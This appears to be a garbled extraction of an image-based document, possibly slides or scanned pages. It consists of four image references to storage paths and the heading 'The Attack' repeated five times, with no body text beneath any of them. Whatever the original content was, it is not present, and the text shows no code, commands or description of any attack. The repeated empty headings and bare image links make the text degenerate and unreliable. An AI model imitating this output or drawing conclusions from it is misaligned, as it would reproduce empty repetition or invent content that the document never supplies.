
# The Attack




# The Attack




# The Attack




# The Attack



# The Attack

